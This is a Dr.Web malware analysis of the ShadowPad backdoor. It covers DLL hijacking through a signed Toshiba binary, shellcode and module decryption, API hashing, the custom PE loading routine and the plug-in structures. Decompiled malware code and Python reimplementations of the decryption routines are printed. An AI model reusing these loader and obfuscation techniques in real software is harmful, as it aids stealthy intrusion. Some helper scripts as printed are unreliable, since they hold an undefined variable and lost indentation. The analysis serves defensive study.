BackDoor.ShadowPad.1

vms.drweb.com/virus/

Packer:

NSPack

Compilation date:

02.07.2017 05:59:15

SHA1 hash:

4bba897ee81240b10f9cca41ec010a26586e8c09

Description

It is a multi-module backdoor written in C and Assembler and designed to run on 32-bit and 64-bit Microsoft Windows operating systems. It is used in targeted attacks on information systems for gaining unauthorized access to data and transferring it to C&C servers. Its key feature is utilizing hardcoded plug-ins that contain the main backdoor's functionality.

Operating routine

The backdoor's DLL library is loaded into RAM by DLL Hijacking using the genuine executable file TosBtKbd.exe from TOSHIBA CORPORATION. On the infected computer, the file was named msmsgs.exe.

```
.>sigcheck -a msmsgs.exe_
    Verified:    Signed
    Signing date:    5:24 24.07.2008
    Publisher:    TOSHIBA CORPORATION
    Company:    TOSHIBA CORPORATION.
    Description:    TosBtKbd
    Product:    Bluetooth Stack for Windows by TOSHIBA
    Prod version:    6, 2, 0, 0
    File version:    6, 2, 0, 0
    MachineType:    32-bit
    Binary Version:    6.2.0.0
    Original Name:    TosBtKbd.exe
    Internal Name:    n/a
    Copyright:    Copyright (C) 2005-2008 TOSHIBA CORPORATION, All rights reserved.
    Comments:    n/a
    Entropy:    5.287
```

The backdoor can be related to **BackDoor.Farfli.125**, since both malware programs use the same C&C server — www[.]pneword[.]net.

The sample was located on the infected computer in C:\ProgramData\Messenger\ and was installed as the Messenger service.

It is worth noting that BackDoor.Farfli.125 can execute the 0x7532 command, which is used to start a service with the same name — Messenger.

Start of operation

The malicious library has two export functions:

```
SetTosBtKbdHook
UnHookTosBtKbd
```


The module name specified in the export table is TosBtKbd.dll.

The DLLMain function and the UnHookTosBtKbd export function are stubs.

The SetTosBtKbdHook function performs an exhaustive search through the handles in order to find objects whose names contain TosBtKbd.exe and then closes them.

```
int __stdcall check_handles()
{
  ULONG v0; // ecx
  HMODULE v1; // eax
  int result; // eax
  int iter; // esi
  int v4; // eax
  ULONG ReturnLength; // [esp+0h] [ebp-4h] BYREF
  ReturnLength = v0;
  if ( *(_DWORD *)NtQueryObject
    || (v1 = GetModuleHandleA(aNtdllDll),
        result = (int)GetProcAddress(v1, aNtqueryobject),
        (*(_DWORD *)NtQueryObject = result) != 0) )
  {
    iter = 0;
    while ( 1 )
    {
      if ( NtQueryObject((HANDLE)(4 * iter), ObjectNameInformation,
&object__name_info, 0x1000u, &ReturnLength) >= 0 )
      {
        v4 = lstrlenW(object__name_info.Name.Buffer);
        do
          --v4;
        while ( v4 > 0 && object__name_info.Name.Buffer[v4] != 92 );
        if ( !lstrcmpiW(&object__name_info.Name.Buffer[v4 + 1], String2) )
          break;
      }
      if ( ++iter >= 100000 )
        return 0;
    }
    result = CloseHandle((HANDLE)(4 * iter));
  }
  return result;
}
```

After that, the shellcode stored in the backdoor body is decrypted using SetTosBtKbdHook.



Shellcode decryption algorithm:

```
def LOBYTE(v):
  return v & 0xFF
def dump_shellcode(addr, size, key):
  buffer = get_bytes(addr, size)
  result = b""
  for x in buffer:
      result += bytes([x ^ LOBYTE(key)])
      key = ((key * 0x6A730000) - (((key >> 0x10) * 0x39F3958D)) - 0x5C0BB335) &
0xFFFFFFFF
  i = 0
  for x in result:
      patch_byte(addr + i, x)
      i += 1
```


The decrypted shellcode utilizes obfuscation by using two consecutive conditional JMP instructions at a single address.

```
                push    edi
                js      short near ptr loc_2CD398+1
                jns     short near ptr loc_2CD398+1

loc_2CD398:                             ; CODE XREF: .nsp0:002CD394↑j
                                        ; .nsp0:002CD396↑j
                call    near ptr 5D7501h
; ---------------------------------------------------------------------------
                db    0
                db    0
; ---------------------------------------------------------------------------
                mov     eax, [eax+0Ch]
                mov     ebx, [eax+0Ch]
                xor     edi, edi
                jmp     short loc_2CD3E5
; ---------------------------------------------------------------------------

loc_2CD3A9:                             ; CODE XREF: .nsp0:002CD3E8↓j
                mov     esi, [ebx+30h]
                mov     [ebp-0Ch], edi
```

After bypassing obfuscation, the function becomes correct:



The shellcode is designed for loading the main payload, which is a disassembled PE module without the MZ and PE headers. A custom header consisting of separate parts of standard headers is used for the loading.

```
struct section
{
  DWORD RVA;
  DWORD raw_data_offset;
  DWORD raw_data_len;
};
struct module_header
{
  DWORD key;
  DWORD key_check;
  DWORD import_table_RVA;
  DWORD original_ImageBase;
  DWORD relocation_table_RVA;
  DWORD relocation_table_size;
  DWORD IAT_RVA;
  DWORD IAT_size;
  DWORD EP_RVA;
  WORD HDR32_MAGIC;
  WORD word;
  DWORD number_of_sections;
  DWORD timestamp;
  section section_1;
  section section_2;
  section section_3;
  section section_4;
};
```

The header is stored in the shellcode after the first block of instructions.

```
.nsp0:0028780C ; int __cdecl shellcode_EP(DWORD arg)
.nsp0:0028780C shellcode_EP    proc near               ; DATA XREF: SetTosBtKbdHook_0+2Ato
.nsp0:0028780C
.nsp0:0028780C arg             = dword ptr  8          ; zero
.nsp0:0028780C
.nsp0:0028780C                 mov     ecx, [esp-4+arg] ; zero
.nsp0:00287810                 push    ebp
.nsp0:00287811                 mov     ebp, esp
.nsp0:00287813                 sub     esp, 400h
.nsp0:00287819                 push    ecx
.nsp0:0028781A                 push    15B58h
.nsp0:0028781F                 call    j_module_loader
.nsp0:0028781F shellcode_EP    endp ; sp-analysis failed
.nsp0:0028781F
.nsp0:0028781F ; ---------------------------------------------------------------------------
.nsp0:00287824 module_header_struct dd 9D7EEB98h       ; key
.nsp0:00287828                 dd 0E148323Bh           ; key_check
.nsp0:0028782C                 dd 1A000h               ; size
.nsp0:00287830                 dd 10000000h            ; original_ImageBase
.nsp0:00287834                 dd 19000h               ; relocation_table_RVA
.nsp0:00287838                 dd 200h                 ; relocation_table_size
.nsp0:0028783C                 dd 16E50h               ; IAT_RVA
.nsp0:00287840                 dd 3Ch                  ; IAT_size
.nsp0:00287844                 dd 2CE0h                ; EntryPoint_RVA
.nsp0:00287848                 dw 10Bh                 ; IMAGE_NT_OPTIONAL_HDR32_MAGIC
.nsp0:0028784A                 dw 2102h                ; word
.nsp0:0028784C                 dd 4                    ; number_of_sections
.nsp0:00287850                 dd 59586041h            ; dword_11
.nsp0:00287854                 section <1000h, 60h, 25BCh> ; section 1
.nsp0:00287860                 section <4000h, 261Ch, 13004h> ; section 2
.nsp0:0028786C                 section <18000h, 15620h, 1E8h> ; section 3
.nsp0:00287878                 section <19000h, 15808h, 350h> ; section 4
```

The module_loader function then loads the payload directly. First, through the PEB structure, the backdoor obtains the addresses of the following functions from kernel32:


```
LoadLibraryA
GetProcAddress
VirtualAlloc
Sleep
```

Kernel32 library name and the specified APIs are searched by the hash of the name, which is calculated by the algorithm:

```
def rol(val, r_bits, max_bits=32):
  return (val << r_bits%max_bits) & (2**max_bits-1) | ((val & (2**max_bits-1)) >>
(max_bits-(r_bits%max_bits)))
def ror(val, r_bits, max_bits=32):
  return ((val & (2**max_bits-1)) >> r_bits%max_bits) | (val << (max_bits-
(r_bits%max_bits)) & (2**max_bits-1))
def libnamehash(lib_name):
  result = 0
  b = lib_name.encode()
  for x in b:
      result = ror(result, 8)
      x |= 0x20
      result = (result + x) & 0xFFFFFFFF
      result ^= 0x7C35D9A3
  return result
def procnamehash(proc_name):
  result = 0
  b = proc_name.encode()
  for x in n:
      result = ror(result, 8)
      result = (result + x) & 0xFFFFFFFF
      result ^= 0x7C35D9A3
  return result
```

After receiving the API addresses, the backdoor checks the integrity of the header values using an algorithm based on the XOR operation — module_header.key ^ module_header.key_check. The value must be 0x7C35D9A3 and it is the same value used when hashing function names from kernel32. After that, it checks the value of the signature module_header.HDR32_MAGIC signature that must be equal to 0x10B. The backdoor then allocates an executable buffer of the module_header.import_table_RVA size and adds 0x4000 for the module.

After that, it fills a block with the size of 0x1000 bytes at the beginning of the module_header.section_1.RVA allocated buffer. That buffer is where the PE header of the loaded module should have been located.



The ECX register initially contains the address of the allocated executable buffer.

The backdoor then loads the module sections according to their RVA (Relative Virtual Address). Section data is stored in the shellcode after the header, and the offset to the (section.raw_data_offset) data is counted from the beginning of the header.

After the sections, the program processes relocations that are stored as IMAGE_BASE_RELOCATION structures, but each WORD, which is responsible for the relocation type and for the offset from the beginning of the block, is encrypted. The initial key is taken from module_header.key, and it changes after each iteration. It is worth noting that the key obtained after all iterations will be used for processing import functions.

Relocations processing algorithm:

```
import struct
def relocations(image_address, original_image_base, relocation_table_RVA):
    global key
    relocation_table_addr = image_address + relocation_table_RVA
    reloc_hdr_data = get_bytes(relocation_table_addr, 8)
    block_address, size_of_block = struct.unpack('<II', reloc_hdr_data)
    while size_of_block:
        if ((size_of_block - 8) >> 1) > 0:
            block = get_bytes(relocation_table_addr + 8, size_of_block - 8)
            i = 0
            while i < ((size_of_block - 8) >> 1):
                reloc = struct.unpack('<H', block[i*2:i*2+2])[0]
                reloc_type = ((reloc ^ key) & 0xFFFF) >> 0x0C
                offset = (reloc ^ key) & 0xFFF
                offset_high = (((key >> 0x10) + reloc) & 0xFFFFFFFF) | ((key << 0x10)
& 0xFFFFFFFF)
                key = offset_high
                if reloc_type == 3:
                    patch_addr = offset + image_address + block_address
                    delta = (image_address - original_image_base) & 0xFFFFFFFF
                    value = get_wide_dword(patch_addr)
                    patch_dword(patch_addr, (value + delta) & 0xFFFFFFFF)
                elif reloc_type == 0x0A:
                    patch_addr = image_address + offset + + block_address
                    delta = (image_address - original_image_base) & 0xFFFFFFFF
                    old_low = get_wide_dword(patch_addr)
                    old_high = get_wide_dword(patch_addr + 4)
                    patch_dword(patch_addr, (old_low + offset) & 0xFFFFFFFF)
                    patch_dword(patch_addr + 4, (old_high + offset_high) &
0xFFFFFFFF)
                i += 1
        relocation_table_addr += size_of_block
        reloc_hdr_data = get_bytes(relocation_table_addr, 8)
        block_address, size_of_block = struct.unpack('<II', reloc_hdr_data)
```

After all the relocations are processed, the structure is filled with null values.

Next, **BackDoor.ShadowPad.1** starts processing the import functions. In general, the procedure is standard, but the names of libraries and functions are encrypted. The key that was modified after processing the relocations is used, and is also changed after each encryption iteration. After processing the next import function, its address is not placed directly in the cell specified relative to IMAGE_IMPORT_DESCRIPTOR.FirstThunk. Instead, a block of instructions is generated that passes control to the API:

```
mov eax, <addr>
neg eax
jmp eax
```

Algorithm for processing import functions:

```
def imports(image_address, IAT_RVA,):
global key
IAT_address = image_address + IAT_RVA
import_table_address = image_address + 0x1A000
import_descriptor_address = IAT_address
while True:
    OriginalThunkData, TimeDateStamp, ForwarderChain, Name, FirstThunk =
struct.unpack('<IIIII', get_bytes(import_descriptor_address, 0x14))
    TimeDateStamp = 0
    ForwarderChain = 0
    OriginalThunkData_address = image_address + OriginalThunkData
    FirstThunk_address = image_address + FirstThunk
    libname_address = image_address + Name
    n1 = get_wide_byte(libname_address)
    libname_decrypted = bytes([(n1 ^ key) & 0xFF])
    key = ((key >> 0x08) + c_byte(n1).value) | ((key << 0x18) & 0xFFFFFFFF)
    i = 1
    nb = get_wide_byte(libname_address + i)
    while libname_decrypted[-1]:
        libname_decrypted += bytes([(nb ^ key) & 0xFF])
        key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) & 0xFFFFFFFF)
        i += 1
        nb = get_wide_byte(libname_address + i)
    libname_decrypted = libname_decrypted[:-1]
    print("Imports from {0}".format(libname_decrypted[:-1]))
    thunk = get_wide_dword(OriginalThunkData_address)
    it_ptr = 0
    j = 0
    while thunk:
        name_address = image_address + thunk + 2
        nb1 = get_wide_byte(name_address)
        func_name = bytes([(nb1 ^ key) & 0xFF])
        key = ((key >> 0x08) + c_byte(nb1).value) | ((key << 0x18) & 0xFFFFFFFF)
        i = 1
        nb = get_wide_byte(name_address + i)
        while func_name[-1]:
            func_name += bytes([(nb ^ key) & 0xFF])
            key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) & 0xFFFFFFFF)
            i += 1
            nb = get_wide_byte(name_address + i)
        func_name = func_name[:-1]
        print("Function {0}".format(func_name))
        j_type = key % 5
        if j_type == 0:
            patch_byte(import_table_address, 0xE8)
        elif j_type == 1:
            patch_byte(import_table_address, 0xE9)
        elif j_type == 2:
            patch_byte(import_table_address, 0xFF)
        elif j_type == 3:
            patch_byte(import_table_address, 0x48)
        elif j_type == 4:
```

```
            patch_byte(import_table_address, 0x75)
        else:
            patch_byte(import_table_address, 0x00)
        import_table_address += 1
        patch_dword(FirstThunk_address + it_ptr, import_table_address) #addr to
trampoline
        func_addr = binascii.crc32(func_name) & 0xFFFFFFFF
        patch_byte(import_table_address, 0xB8)
        patch_byte(import_table_address + 1, func_addr)
        patch_word(import_table_address + 5, 0xD8F7)
        patch_word(import_table_address + 7, 0xE0FF)
        import_table_address += 9
        j += 1
        it_ptr = j << 2
        thunk = get_wide_dword(OriginalThunkData_address + it_ptr)
    import_descriptor_address += 0x14
    if not get_wide_dword(import_descriptor_address):
        break
```

The import table is also filled with null values after processing.

The control is then passed to the loaded module. Arguments are passed as:

- Address of the beginning of the buffer where the module is loaded,
- Value 1 (code),
- Pointer to the shellarg structure.

At the entry point, the loaded module checks the code passed from the loader:

```
int __stdcall Root_EP(LPVOID module_base, DWORD code, shellarg *p_shellarg)
{
  int v3; // eax

  v3 = 0;
  switch ( code )
  {
    case 0u:
      exit_process();
    case 1u:
      v3 = malmain(module_base, p_shellarg);
      break;
    case 0x64u:
    case 0x65u:
      goto LABEL_13;
    case 0x66u:
      p_shellarg->p_module_header = (module_header *)100;
      goto LABEL_13;
    case 0x67u:
      v3 = get_string_Root(p_shellarg);
      break;
    case 0x68u:
      p_shellarg->p_module_header = (module_header *)&p_Root_helper;
LABEL_13:
      v3 = 0;
      return v3 == 0;
  }
  return v3 == 0;
}
```

- 1 — the main functionality,
- 0x64, 0x65 — no action provided,
- 0x66 — returns the code 0x64 in the third argument,

- 0x67 — decrypts and returns the Root string (hereinafter Root — the name of the module),
- 0x68 — in the third argument returns a pointer to the table of functions implemented in this module.

Decryption algorithm:

```
def decrypt_str(addr):
key = get_wide_word(addr)
result = b""
i = 2
b = get_wide_byte(addr + i)
while i < 0xFFA:
    result += bytes([b ^ (key & 0xFF)])
    key = ((( key >> 0x10) * 0x1447208B) + (key * 0x208B0000) - 0x4875A15) &
0xFFFFFFFF
    i += 1
    b = get_wide_byte(addr + i)
    if not result[-1]:
        break
result = result[:-1]
return result
```


It is worth noting that the code snippets contained in this module, as well as some objects, are typical of the **BackDoor.PlugX** family.

When called with the code 1, the module proceeds to perform the main functions. At first, the program registers a top-level exception handler. When receiving control, the handler generates a debug string with information about the exception.

```
Root:0025343E push    ebp
Root:0025343F mov     ebp, esp
Root:00253441 sub     esp, 118h
Root:00253447 push    esi
Root:00253448 mov     eax, offset Exception_str_format_enc ; encrypted
Root:0025344D lea     ecx, [ebp+decrypted_wstr] ; decrypted_wstr
Root:00253450 call    wstr__decrypt   ; %8.8X Exception Address: 0x%p, Code: 0x%8.8x\r\n\r\n
Root:00253455 mov     esi, eax        ; p_wstr
Root:00253457 call    wstr__wchar2char_st1 ; ret char*
Root:0025345C mov     esi, eax
Root:0025345E mov     eax, [ebp+ExceptionInfo]
Root:00253461 mov     eax, [eax+_EXCEPTION_POINTERS.ExceptionRecord]
Root:00253463 push    [eax+EXCEPTION_RECORD.ExceptionCode]
Root:00253465 push    [eax+EXCEPTION_RECORD.ExceptionAddress]
Root:00253468 call    ds:GetTickCount_imp
Root:0025346E push    eax
Root:0025346F lea     eax, [ebp+exception_record_str]
Root:00253475 push    esi             ; LPCSTR
Root:00253476 push    eax             ; LPSTR
Root:00253477 call    ds:wsprintfA
Root:0025347D add     esp, 14h
Root:00253480 lea     esi, [ebp+decrypted_wstr] ; p_wstr
Root:00253483 call    wstr__clean
Root:00253488 lea     eax, [ebp+exception_record_str]
Root:0025348E push    eax             ; lpOutputString
Root:0025348F call    ds:OutputDebugStringA
Root:00253495 xor     esi, esi
```

The program then outputs it using the OutputDebugString function, and writes it to the log file located in %ALLUSERPROFILE%\error.log.

Exception handlers are also registered in the **BackDoor.PlugX** family. In particular, in **BackDoor.PlugX.38** a string with information about the exception is formed, but the format differs slightly:



```
.text:10005933
.text:10005933 loc_10005933:           ; EName:%s,EAddr:0x%p,ECode:0x%p,EAX:%p,EBX:%p,ECX:%p,EDX:%p,ESI:%p,EDI:%p,EBP:%p,ESP:%p,EIP:%p
.text:10005933 mov     dword ptr [ebp+except_format_str], 0E0E47788h
.text:1000593A mov     dword ptr [ebp+except_format_str+4], 0DAA893E8h
.text:10005941 mov     dword ptr [ebp+except_format_str+8], 0E98488A1h
.text:10005948 mov     dword ptr [ebp+except_format_str+0Ch], 9593D8E9h
.text:1000594F mov     dword ptr [ebp+except_format_str+10h], 0A1D5A8CDh
.text:10005956 mov     dword ptr [ebp+except_format_str+14h], 0E9D68A88h
.text:1000595D mov     dword ptr [ebp+except_format_str+18h], 0CD9593E8h
.text:10005964 mov     dword ptr [ebp+except_format_str+1Ch], 88A1D5A8h
.text:1000596B mov     dword ptr [ebp+except_format_str+20h], 0A893ED84h
.text:10005972 mov     dword ptr [ebp+except_format_str+24h], 8888A1D5h
.text:10005979 mov     dword ptr [ebp+except_format_str+28h], 0D5A893EDh
.text:10005980 mov     dword ptr [ebp+except_format_str+2Ch], 0ED8A88A1h
.text:10005987 mov     dword ptr [ebp+except_format_str+30h], 0A1D5A893h
.text:1000598E mov     dword ptr [ebp+except_format_str+34h], 93ED8988h
.text:10005995 mov     dword ptr [ebp+except_format_str+38h], 88A1D5A8h
.text:1000599C mov     dword ptr [ebp+except_format_str+3Ch], 0A8937C7Ah
.text:100059A3 mov     dword ptr [ebp+except_format_str+40h], 8988A1D5h
.text:100059AA mov     dword ptr [ebp+except_format_str+44h], 0D5A8937Ch
.text:100059B1 mov     dword ptr [ebp+except_format_str+48h], 758888A1h
.text:100059B8 mov     dword ptr [ebp+except_format_str+4Ch], 0A1D5A893h
.text:100059BF mov     dword ptr [ebp+except_format_str+50h], 93757A88h
.text:100059C6 mov     dword ptr [ebp+except_format_str+54h], 88A1D5A8h
.text:100059CD mov     dword ptr [ebp+except_format_str+58h], 0A893757Ch
.text:100059D4 mov     dword ptr [ebp+except_format_str+5Ch], 454340D5h
.text:100059DB xor     eax, eax
.text:100059DD lea     ecx, [ecx+0]

.text:100059E0
.text:100059E0 loc_100059E0:
.text:100059E0 mov     dl, [ebp+eax+except_format_str]
.text:100059E4 sub     dl, 34h ; '4'
.text:100059E7 xor     dl, 0B8h
.text:100059EA add     dl, 56h ; 'V'
```

```
.text:100059F7 mov    ebx, [ebp+lpExcepPointers]
.text:100059FA mov    eax, [ebx+EXCEPTION_POINTERS.ContextRecord]
.text:100059FD mov    edx, [eax+CONTEXT._Eip]
.text:10005A03 push   edx
.text:10005A04 mov    edx, [eax+CONTEXT._Esp]
.text:10005A0A push   edx
.text:10005A0B mov    edx, [eax+CONTEXT._Ebp]
.text:10005A11 mov    ecx, [ebx+EXCEPTION_POINTERS.ExceptionRecord]
.text:10005A13 push   edx
.text:10005A14 mov    edx, [eax+CONTEXT._Edi]
.text:10005A1A push   edx
.text:10005A1B mov    edx, [eax+CONTEXT._Esi]
.text:10005A21 push   edx
.text:10005A22 mov    edx, [eax+CONTEXT._Edx]
.text:10005A28 push   edx
.text:10005A29 mov    edx, [eax+CONTEXT._Ecx]
.text:10005A2F push   edx
.text:10005A30 mov    edx, [eax+CONTEXT._Ebx]
.text:10005A36 mov    eax, [eax+CONTEXT._Eax]
.text:10005A3C push   edx
.text:10005A3D mov    edx, [ecx+EXCEPTION_RECORD.ExceptionCode]
.text:10005A3F push   eax
.text:10005A40 mov    eax, [ecx+EXCEPTION_RECORD.ExceptionAddress]
.text:10005A43 push   edx
.text:10005A44 push   eax
.text:10005A45 lea    ecx, [ebp+thread_name]
.text:10005A4B push   ecx
.text:10005A4C lea    edx, [ebp+except_format_str]
.text:10005A4F push   edx              ; LPCSTR
.text:10005A50 lea    eax, [ebp+exception_info_string]
.text:10005A56 push   eax              ; LPSTR
.text:10005A57 call   ds:wsprintfA
.text:10005A5D mov    eax, p_threads_container
.text:10005A62 add    esp, 38h
.text:10005A65 test   eax, eax
.text:10005A67 jnz    short loc_10005A87
```

After registering the handler, a table of auxiliary functions is formed that is used for interaction between modules. Next, Root proceeds to load the additional built-in modules.

```
p_loaded_module_base = 0;
run_module(&p_loaded_module_base, &enc_module_1, 0x167Bu);
run_module(&p_loaded_module_base, &enc_module_2, 0x308Fu);
run_module(&p_loaded_module_base, &enc_module_3, 0x1594u);
run_module(&p_loaded_module_base, &enc_module_4, 0x47C7u);
run_module(&p_loaded_module_base, &enc_module_5, 0xF89u);
run_module(&p_loaded_module_base, &enc_module_6, 0x2054u);
run_module(&p_loaded_module_base, &enc_module_7, 0x24DFu);
run_module(&p_loaded_module_base, &enc_module_8, 0x2336u);
all_modules::get();
v1 = get_loaded_module_by_code(103);
```

Each module is stored in an encrypted form and also compressed using the QuickLZ algorithm. At the beginning, the module has a header size of 0x14 bytes. The header is decoded during the first step. Encryption algorithm:

```python
import struct

def LOBYTE(v):
    return v & 0x000000FF

def BYTE1(v):
    return (v & 0x0000FF00) >> 8

def BYTE2(v):
    return (v & 0x00FF0000) >> 16

def HIBYTE(v):
    return (v & 0xFF000000) >> 24

def decrypt_module(data, data_len, init_key):
    key = []
    for i in range(4):
        key.append(init_key)
    k = 0
    result = b""
    if data_len > 0:
        i = 0
        while i < data_len:
            if i & 3 == 0:
                t = key[0]
                key[0] = (0x9150017B - (t * 0xD45A840)) & 0xFFFFFFFF
            elif i & 3 == 1:
                t = key[1]
                key[1] = (0x95D6A3A8 - (t * 0x645EE710)) & 0xFFFFFFFF
            elif i & 3 == 2:
                t = key[2]
                key[2] = (0xD608D41B - (t * 0x1ED33670)) & 0xFFFFFFFF
            elif i & 3 == 3:
                t = key[3]
                key[3] = (0xD94925D3 - (t * 0x68208D35)) & 0xFFFFFFFF
            k = (k - LOBYTE(key[i & 3])) & 0xFF
            k = k ^ BYTE1(key[i & 3])
            k = (k - BYTE2(key[i & 3])) & 0xFF
            k = k ^ HIBYTE(key[i & 3])
            result += bytes([data[i] ^ k])
            i += 1
    return result
```

The initial value of the encryption key is stored in the module header. The structure looks as follows:

```
struct plugin_header
{
  DWORD key;
  DWORD flags;
  DWORD dword;
  DWORD compressed_len;
  DWORD decompressed_len;
};
```

After decrypting the header, the backdoor checks the value of flags. If the 0x8000 flag is set, it means that the module consists of only one header. Then the first byte's zero bit value is checked in the decrypted block. If the zero bit has the value 1, it means the module body is compressed by the QuickLZ algorithm.

After unpacking, the malware checks the size of the resulting data with the values in the header and proceeds directly to loading the module. To do so, it allocates an executable memory buffer to which it copies the load function and then passes control to it. Each module has the same format as the Root module, so it has its own header and encrypted import functions and relocations; therefore, loading occurs in the same way. After the module is loaded, the loader function calls its entry point with the code 1. Each module, like Root, initializes its function table using this code. Then Root calls the entry point of the loaded module sequentially with the codes 0x64, 0x66, and 0x68. This way, the backdoor initializes the module and passes it pointers to the necessary objects.

Modules are represented as objects combined in a linked list. Referring to a specific module is performed using the code the plug-in puts in its object after calling its entry point with the code 0x66.

```
struct loaded_module
{
  LIST_ENTRY list;
  DWORD run_count;
  DWORD timestamp;
  DWORD code_id;
  DWORD field_14;
  BOOL loaded;
  BOOL unk;
  BOOL module_is_PE;
  DWORD module_size;
  LPVOID module_base;
  Root_helper *func_tab; //pointer to the function table of the Root Module
}
```

